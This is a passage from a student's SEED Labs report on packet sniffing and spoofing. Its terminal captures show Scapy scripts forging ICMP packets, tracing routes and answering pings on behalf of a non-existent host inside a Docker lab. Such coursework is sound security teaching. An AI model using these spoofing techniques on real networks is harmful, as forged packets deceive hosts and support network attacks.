
Fig. 16: Host pinging Subnet IP command

d. Figure 17 shows the attacker sniffed packets.

Fig. 17: Attacker sniffed packets

5. Task1.2A:

- a. Figure 18 shows the attacker spoofed packets.



```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 18 17:34 •
Terminal Terminal
Terminal
seed@Harish_CMPE209:~/.../Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dcd820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$ docksh 39
root@VM:/# cd volumes/Code
root@VM:/volumes/Code# python3 Task1.2A.py
CMPE209-Assignment1-016707314-Task1.2A-Spoofing packets from existing IPs
Sending Spoofed ICMP Packet...
###[ IP ]###
    version      = 4
    ihl        = None
    tos        = 0x0
    len        = None
    id         = 1
    flags       =
    frag       = 0
    ttl         = 64
    proto      = icmp
    chksum     = None
    src        = 10.9.0.1
    dst        = 10.9.0.5
    \options   \
###[ ICMP ]###
    type        = echo-request
    code        = 0
    chksum     = None
    id         = 0x0
    seq        = 0x0
root@VM:/volumes/Code#

```

Fig. 18: Attacker spoofed packets

- b. Figure 19 shows the wireshark response.




Fig. 20: Wireshark response

6. Task1.2B:

- a. Figure 21 shows the attacker spoofed random packet.

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Feb 18 17:45 •

Terminal Terminal

```
seed@Harish_CMPE209:~/.../Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dcdb820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$ docksh 39
root@VM:/# cd volumes/Code
root@VM:/volumes/Code# python3 Task1.2B.py
CMPE209-Assignment1-016707314-Task1.2B-Spoofing packets from non-existing (random) IPs
Sending Spoofed ICMP Packet...
###[ IP ]###
    version      = 4
    ihl         = None
    tos         = 0x0
    len         = None
    id          = 1
    flags        =
    frag        = 0
    ttl         = 64
    proto       = icmp
    chksum      = None
    src          = 10.9.0.18
    dst          = 10.9.0.26
    \options   \
###[ ICMP ]###
    type        = echo-request
    code        = 0
    chksum      = None
    id          = 0x0
    seq          = 0x0
root@VM:/volumes/Code#
```

Fig. 21: Attacker spoofed random packet

- b. Figure 22 shows the wireshark response.




Fig. 22: Wireshark response

7. Task1.3:

- a. Figure 23 shows the attacker trace route shell for same LAN IP.

```

seed@Harish_CMPE209:~/.../Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dc820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$ docksh 39
root@VM:/# cd volumes/Code
root@VM:/volumes/Code# python3 Task1.3.py 10.9.0.5
CMPE209-Assignment1-016707314-Task1.3-Tracing the route
Traceroute for 10.9.0.5
1 hop(s) away: 10.9.0.5
Done...Packet reached destination 10.9.0.5
root@VM:/volumes/Code# }
```

Fig. 23: Attacker trace route shell for same LAN IP

- b. Figure 24 shows the wireshark same LAN response





Fig. 24: Wireshark same LAN response

c. Figure 25 shows the attacker trace route shell for Google.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal ▾ Feb 18 17:59 •
Terminal Terminal
Terminal
seed@Harish_CMPE209:~/.../Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dcd820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$ docksh 39
root@VM:/# cd volumes/Code
root@VM:/volumes/Code# python3 Task1.3.py www.google.com
CMPE209-Assignment1-016707314-Task1.3-Tracing the route
Traceroute for www.google.com
1 hop(s) away: 10.0.2.1
2 hop(s) away: 10.0.0.1
3 hop(s) away: 100.92.203.2
4 hop(s) away: 162.151.30.209
5 hop(s) away: 68.85.86.173
6 hop(s) away: 68.87.226.109
7 hop(s) away: 68.86.143.93
8 hop(s) away: 69.241.75.46
9 hop(s) away: 142.251.70.51
10 hop(s) away: 142.251.66.109
11 hop(s) away: 142.250.189.164
Done...Packet reached destination 142.250.189.164
root@VM:/volumes/Code#
```

A curly brace on the right side of the terminal output is labeled "Google", indicating the destination of the traceroute.

Fig. 25: Attacker trace route shell for Google

d. Figure 26 shows the wireshark response for Google.




Fig. 26: Wireshark response for Google

e. Figure 27 shows the attacker trace route shell for random IP.



The screenshot shows a terminal window titled "Terminal" running on a SEED-Ubuntu20.04_Harish virtual machine. The command entered is "Traceroute for 1.2.3.4". The output shows the path taken by the traceroute command:

```

seed@Harish_CMPE209:~/.../Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dcd820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$ docksh 39
root@VM:/# cd volumes/Code
root@VM:/volumes/Code# python3 Task1.3.py 1.2.3.4
CMPE209-Assignment1-016707314-Task1.3-Tracing the route
Traceroute for 1.2.3.4
1 hop(s) away: 10.0.2.1
2 hop(s) away: 10.0.0.1
3 hop(s) away: 100.92.203.3
4 hop(s) away: 162.151.30.217
5 hop(s) away: 69.139.199.85
^Croot@VM:/volumes/Code#

```

A brace on the right side of the terminal window is labeled "Random IP", indicating that the last hop (69.139.199.85) is a random IP address.

Fig. 27: Attacker trace route shell for random IP.

f. Figure 28 shows the wireshark response for random IP.





Fig. 28: Wireshark response for random IP

8. Task1.4:


- Figure 29 shows the attacker's non existing internet IP shell before pinging.



```
seed@Harish_CMPE209:~/.../Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dcd820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$ docksh 39
root@VM:/# cd volumes/Code
root@VM:/volumes/Code# python3 Task1.4.py
CMPE209-Assignment1-016707314-Task1.4-Sniffing and Spoofing packets from a non-existing host on the Internet
```

Fig. 29: Attacker's non existing internet IP shell before pinging

- Figure 30 shows the non-existing user internet IP shell.



```
seed@Harish_CMPE209:~/.../Labsetup$ dockps
396c53a3683a seed-attacker
8bfd7a1bb99d hostB-10.9.0.6
dcd820dc31d0 hostA-10.9.0.5
seed@Harish_CMPE209:~/.../Labsetup$ docksh dc
root@dcd820dc31d0:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=84.8 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=26.5 ms
^C
--- 1.2.3.4 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 26.517/55.680/84.843/29.163 ms
root@dcd820dc31d0:/#
```

Fig. 30: User non existing internt IP shell

c. Figure 31 shows the attacker non-existing internet IP shell.

```
seed@Harish_CMPE209:~/.../Labsetup$dockps  
396c53a3683a seed-attacker  
8bfd7a1bb99d hostB-10.9.0.6  
dcdb820dc31d0 hostA-10.9.0.5  
seed@Harish_CMPE209:~/.../Labsetup$docksh 39  
root@VM:/# cd volumes/Code  
root@VM:/volumes/Code# python3 Task1.4.py  
CMPE209-Assignment1-016707314-Task1.4-Sniffing and Spoofing packets from a non-existing host on the Internet  
Original packet.....  
Source IP : 10.9.0.5  
Destination IP : 1.2.3.4  
spoofed packet.....  
Source IP: 1.2.3.4  
Destination IP: 10.9.0.5  
  
Original packet.....  
Source IP : 10.9.0.5  
Destination IP : 1.2.3.4  
spoofed packet.....  
Source IP: 1.2.3.4  
Destination IP: 10.9.0.5
```


Fig. 31: Attacker non existing Internet IP shell

d. Figure 32 shows the user non-existing internet IP on the same LAN.

```
seed@Harish_CMPE209:~/.../Labsetup$dockps  
396c53a3683a seed-attacker  
8bfd7a1bb99d hostB-10.9.0.6  
